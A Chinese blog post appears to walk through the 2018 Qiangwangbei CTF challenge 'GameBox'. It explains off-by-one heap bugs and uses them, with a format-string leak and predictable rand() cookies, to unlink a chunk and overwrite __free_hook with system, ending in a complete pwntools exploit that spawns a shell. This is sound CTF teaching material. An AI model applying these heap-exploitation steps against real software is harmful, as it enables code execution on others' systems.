堆上的off-by-one+unlink

原创

飞鸿踏雪（蓝屏选手） 于 2019-08-31 00:06:16 发布 216 收藏 2
分类专栏： 漏洞挖掘与利用 文章标签： ctf、pwn

off-by-one

- 由于对字符串长度校验不恰当，导致写入数据的时候多写了一个字节，这种情况就叫做 **off-by-one** 。
- 正所谓一个巴掌拍不响， **off-by-one** 也是，必须要结合其他的漏洞或者程序的具体实现才能真正构成威胁
- **off-by-one** 有两种形式：

（1）多写入一个任意字节，示例代码：

```
for(int i=0;i<=len;i++){
 read(0,buf[i],1);
}
```

（2）越界写入一个 **NULL** ，此又称做—— **null-off-by-one** ，示例代码：

```
int i;
for(i=0;i<len;i++){
 read(0,buf[i],1);
}
buf[i]='\0';
```

- 利用 **off-by-one** 一般能够实现：

（1） **堆交叉**
（2） **unlink**

- 相对于使用 **堆溢出** 来实现 **unlink** ， **null-off-by-one** 较为复杂。因为它会破坏堆的结构，所以在利用的时候还需要修复，后面会有一个例题。
- **32位（64位）** 下，堆的大小是以 **8（16）** 字节对齐。例如，申请的是 0x24（0x28），则实际会分配 **0x20** 大小，多出来的 **4（8）** 字节由下个 **chunk->prev_size** 提供。因此如果存在 **off-by-one**，我们想利用它，一般都会分配 **不对齐的** 大小。

例题： 强网杯2018-GameBox

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
```

- 存在 **off-by-one** 漏洞，分别在 **添加** 和 **编辑** 操作中。

```
for ( i = 0; i <= size; ++i )
  *(i + *(&size + 4)) = *(name + i);
```

- 还存在 **格式化字符串漏洞** ，在 **输出** 操作中。

```
puts("=======RANK LIST=======");
for ( i = 0; i <= 9; ++i )
{
  if ( *(&Box_list + 6 * i) )
  {
    putchar(i + '0');
    putchar(':');
    printf(*(&Box_list + 6 * i));
  }
}
puts("======================");
return __readfsqword(0x28u) ^ v2;
```

- 另外令人反感的就是要想进入 **添加** 操作，还得猜 **cookie**

```
for ( i = 0; i <= 23; ++i )
  s[i] = rand() % 26 + 'A';
puts("Come on boy!Guess what I write:");
for ( j = 0; j <= 31; ++j )
{
  read(0, &buf, 1uLL);
  if ( buf <= '@' || buf > 'Z' )
    break;
  s1[j] = buf;
}
if ( !strcmp(s1, s) )
{
  puts("You great prophet!");
  sub_564DE691752C(s);
}
else
{
  puts("You looooooser!");
}
```


- 如果要进行 **编辑** 和 **删除** 操作还得先输入之前猜解出来的 **cookie**，每一个 **chunk** 对应着不同的**cookie**
- 这里直接使用了 **rand**，之前并没有 **srand**，因此 **cookie** 都是可以预测的，但是要注意的是， **python** 的随机数和 **C/C++** 的随机数生成算法不同，所以这里需要用到 C的部分代码。
- 我们可以编写一个 **DLL**，然后用 **python** 的 **ctypes** 来加载。

现在来说说怎么利用 off-by-one

因为开启了 **PIE** ，所以我们要泄露出 **PIE** 的基址，另外还有 **libc** 的基址，可以用 **格式化字符串漏洞** 来实现。

申请一个 **chunk**，可以从栈中找到相关数据的偏移。

```
Add(0x20,'%13$paaaa%9$p')#0
Show()
p.recvuntil('0:')
libc_addr=int(p.recvuntil('a'*4,drop=True),16)-240-libc.sym['__libc_start_main']
```

```
free_hook=libc.sym['__free_hook']+libc_addr
system=libc.sym['system']+libc_addr
pie=int(p.recvuntil('=',drop=True),16)-0x18d5
```

再申请3个 **chunk**

```
Add(0x108,'a'*8)#1
Add(0x100,'b'*8)#2
Add(0x30,'/bin/sh')#3
```

这里有必要说明一下 **chunk2** 的大小一定要大等于 **0x100**，因为这里的 **off-by-one** 会把 **next chunk->size** 最低一个字节覆盖成 **0**。

然后按照常规的伪造方法

```
pay=p64(0)+p64(0x101)+p64(box_list-0x18)+p64(box_list-0x10)+'a'*(0x100-0x20)+p64(0x100)
Edit(1,1,pay)
```


注意：box_list的选取最好是你free掉的那个指针所在的地址，这样不容易出错。

此时我们发现堆块被破坏了：

```
Chunk(addr=0x55e7b5fa9010, size=0x30, flags=PREV_INUSE)
    [0x000055e7b5fa9010     25 31 33 24 70 61 61 61 61 25 39 24 70 0a 00 00    %
13$paaaa%9$p...]
Chunk(addr=0x55e7b5fa9040, size=0x110, flags=PREV_INUSE)
    [0x000055e7b5fa9040     00 00 00 00 00 00 00 00 01 01 00 00 00 00 00 00    .
................]
Chunk(addr=0x55e7b5fa9150, size=0x100, flags=)
    [0x000055e7b5fa9150     62 62 62 62 62 62 62 62 0a 00 00 00 00 00 00 00    b
bbbbbbb........]
```

没了 **chunk3** 和 **top chunk** 。原因是原本的 **addr=0x55e7b5fa9150，size=0x110** ，我们现在需要修复它。


```
gef➤  x/90gx 0x000055e7b5fa9010
0x55e7b5fa9010: 0x6161617024333125      0x00000a7024392561      <- chunk0
0x55e7b5fa9020: 0x0000000000000000      0x0000000000000000
0x55e7b5fa9030: 0x0000000000000000      0x0000000000000111
0x55e7b5fa9040: 0x0000000000000000      0x0000000000000101      <- chunk1
0x55e7b5fa9050: 0x000055e7b4b2b118      0x000055e7b4b2b120
0x55e7b5fa9060: 0x6161616161616161      0x6161616161616161
0x55e7b5fa9070: 0x6161616161616161      0x6161616161616161
0x55e7b5fa9080: 0x6161616161616161      0x6161616161616161
0x55e7b5fa9090: 0x6161616161616161      0x6161616161616161
0x55e7b5fa90a0: 0x6161616161616161      0x6161616161616161
0x55e7b5fa90b0: 0x6161616161616161      0x6161616161616161
0x55e7b5fa90c0: 0x6161616161616161      0x6161616161616161
0x55e7b5fa90d0: 0x6161616161616161      0x6161616161616161
0x55e7b5fa90e0: 0x6161616161616161      0x6161616161616161
0x55e7b5fa90f0: 0x6161616161616161      0x6161616161616161
0x55e7b5fa9100: 0x6161616161616161      0x6161616161616161
0x55e7b5fa9110: 0x6161616161616161      0x6161616161616161
0x55e7b5fa9120: 0x6161616161616161      0x6161616161616161
0x55e7b5fa9130: 0x6161616161616161      0x6161616161616161
0x55e7b5fa9140: 0x0000000000000100      0x0000000000000100
0x55e7b5fa9150: 0x6262626262626262      0x000000000000000a      <- chunk2
0x55e7b5fa9160: 0x0000000000000000      0x0000000000000000
0x55e7b5fa9170: 0x0000000000000000      0x0000000000000000
0x55e7b5fa9180: 0x0000000000000000      0x0000000000000000
0x55e7b5fa9190: 0x0000000000000000      0x0000000000000000
0x55e7b5fa91a0: 0x0000000000000000      0x0000000000000000
0x55e7b5fa91b0: 0x0000000000000000      0x0000000000000000
0x55e7b5fa91c0: 0x0000000000000000      0x0000000000000000
0x55e7b5fa91d0: 0x0000000000000000      0x0000000000000000
0x55e7b5fa91e0: 0x0000000000000000      0x0000000000000000
0x55e7b5fa91f0: 0x0000000000000000      0x0000000000000000
```



通过观察内存的分布，我们要修改 **chunk3** 的 **size=0x55e7b5fa9260-0x55e7b5fa9150-0x100=0x10**，即 **chunk3-chunk2-0x100**。

```
pay='c'*(0x100-0x10)+p64(0)+p64(0x11)
Edit(2,2,pay)
```

修改之后，堆结构恢复了正常：



此时我们 **free** 掉 **chunk2** 即可实现 **unlink**，后面就可以任意地址写了。我将 **free_hook** 改写为 **system**。

```
Del(2,2)
Edit(1,1,'a'*0x18+p64(free_hook))
Edit(1,1,p64(system))
```

DLL 编写

```
#include<stdlib.h>

int Random(){
 return rand();
}
//使用 gcc rand.c -fpic -shared -o libcrandom.so 命令生成 DLL
```

完整的EXP

```
from pwn import*
import ctypes
#context.log_level='debug'
func=ctypes.CDLL('./libcrandom.so')
libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')
p=process('./GameBox')
list_cookies=[]
def Guess():
    r=''
    for i in range(24):
        r+=chr(func.Random()%26+ord('A'))
    return r

def Add(size,name):
    p.sendlineafter('xit\n','P')
    g=Guess()
    list_cookies.append(g)
    p.sendlineafter('write:\n',g)
    p.sendlineafter('length:\n',str(size))
    p.sendlineafter('name:\n',name)
def Show():
    p.sendlineafter('xit\n','S')
def Del(idx,c_id):
    p.sendlineafter('xit\n','D')
    p.sendlineafter('index:\n',str(idx))
    p.sendlineafter('Cookie:\n',list_cookies[c_id])
def Edit(idx,c_id,name):
    p.sendlineafter('xit\n','C')
    p.sendlineafter('index:\n',str(idx))
    p.sendlineafter('Cookie:\n',list_cookies[c_id])
    p.sendlineafter('):\n',name)

Add(0x20,'%13$paaaa%9$p')#0
Show()
p.recvuntil('0:')
libc_addr=int(p.recvuntil('a'*4,drop=True),16)-240-libc.sym['__libc_start_main']
free_hook=libc.sym['__free_hook']+libc_addr
system=libc.sym['system']+libc_addr
pie=int(p.recvuntil('=',drop=True),16)-0x18d5
success('libc_addr:'+hex(libc_addr))
success('free_hook:'+hex(free_hook))
success('system:'+hex(system))
success('pie:'+hex(pie))
box_list=pie+0x203130
success('box_list:'+hex(box_list))
Add(0x108,'a'*8)#1
Add(0x100,'b'*8)#2
Add(0x30,'/bin/sh')#3
pay=p64(0)+p64(0x101)+p64(box_list-0x18)+p64(box_list-0x10)+'a'*(0x100-0x20)+p64(0x100)
Edit(1,1,pay)
pay='c'*(0x100-0x10)+p64(0)+p64(0x11)
Edit(2,2,pay)
Del(2,2)
Edit(1,1,'a'*0x18+p64(free_hook))
Edit(1,1,p64(system))
Del(3,3)
p.interactive()
```

总结

- 在利用**null-off-by-one** 实现 **unlink** 时要注意修复被破坏的堆结构。
- 需要分配不对齐的大小才能利用存在的 **off-by-one** 漏洞。
- **null-off-by-one** 会修改 **next chunk->size** 的最低一个字节为 **0**，因此需要分配的大小大于等于 **0x100** 。
- **python** 的随机数算法与 **C/C++** 不一致。